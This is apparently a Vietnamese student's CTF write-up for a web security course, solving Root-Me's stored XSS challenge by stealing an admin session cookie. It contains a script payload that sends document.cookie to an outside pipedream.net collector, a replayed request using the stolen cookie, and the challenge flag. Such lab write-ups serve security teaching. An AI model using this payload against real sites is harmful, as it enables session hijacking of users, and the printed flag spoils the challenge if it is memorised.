

BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 6: XSS - Stored 2 (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-2>

- ✓ Challenge yêu cầu ta lấy session cookie của admin và truy cập vào section admin



- ✓ Chương trình có 2 đầu vào là title và message
- ✓ Thử nhập vào, ta thấy sau khi nhấn send, trang web sẽ hiển thị cho ta ba nội dung là tiêu đề đã nhập, tin nhắn đã nhập và trạng thái ở bên phải tiêu đề


Welcome

N'hésitez pas à me laisser un message / Don't hesitate, let a message


111 (status : invite)

<h3> 1111</h3>

- ✓ Sử dụng Burp Suite để chặn gói tin request lên thì thấy có 1 vị trí status có thể chỉnh sửa được, cho thấy đây là điểm chèn XSS




- ✓ Thử tạo payload: "> <script> alert (1) </script>" (đóng thẻ <i> và đưa vào <script>). Ta thấy một hộp thoại cảnh báo bật lên trên trang và quá trình tiêm đã thành công.




- ✓ Ta sẽ chèn đoạn code sau để có thể lấy cookie session của admin.

"><script>document.write(%22<img src=
https://eo39pu4cji6ipbd.m.pipedream.net?%22.concat(document.cookie.repla
ce(%22 %22,%22&%22)).concat(%22 />%22))</script>



- ✓ Ta tiếp tục sử dụng burp suite để chặn gói tin trên và thay đoạn code ở trên vào vào để nhận request chứa cookie của chương trình. Cookie nhận được là:
ADMIN_COOKIE: SY2USDIH78TF3DFU78546TE7F



- ✓ Tiếp tục chặn request từ chương trình nhưng lần này ta thay cookie bằng admin mà chúng ta lấy được. Với referer là http://challenge01.root-me.org/web-client/ch19/?section=admin.

1 x ...

Send Cancel < >

Target: http://challenge01.root-me.org

Request

Pretty Raw Hex \n

```
1 POST /web-client/ch19/?section=admin HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer:
  http://challenge01.root-me.org/web-client/ch19/?section=admin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: status=invite; ADMIN_COOKIE=SY2USD1H70TF3DFU70546TR7F
14 Connection: close
15
16 titre=19520199&message=1111
```

Response

Pretty Raw Hex Render \n

```
10
11
12
13
14
15
16
17 'g' type='text/css' href='/template/s.css' media='all' />
  /?page=externe_header'>
18
19
20
21 e passe / You can validate challenge with this pass: E5HKEGyCXQVsYaehaqeJs0AfV
22
23
24 Statut / Status : <i class="admin">
```

INSP

Select

SEI

85

ha

Req

Quer

Body

Req

Req

Resp

✓ Gửi gói tin và ta thu được Flag

FLAG: E5HKEGyCXQVsYaehaqeJs0AfV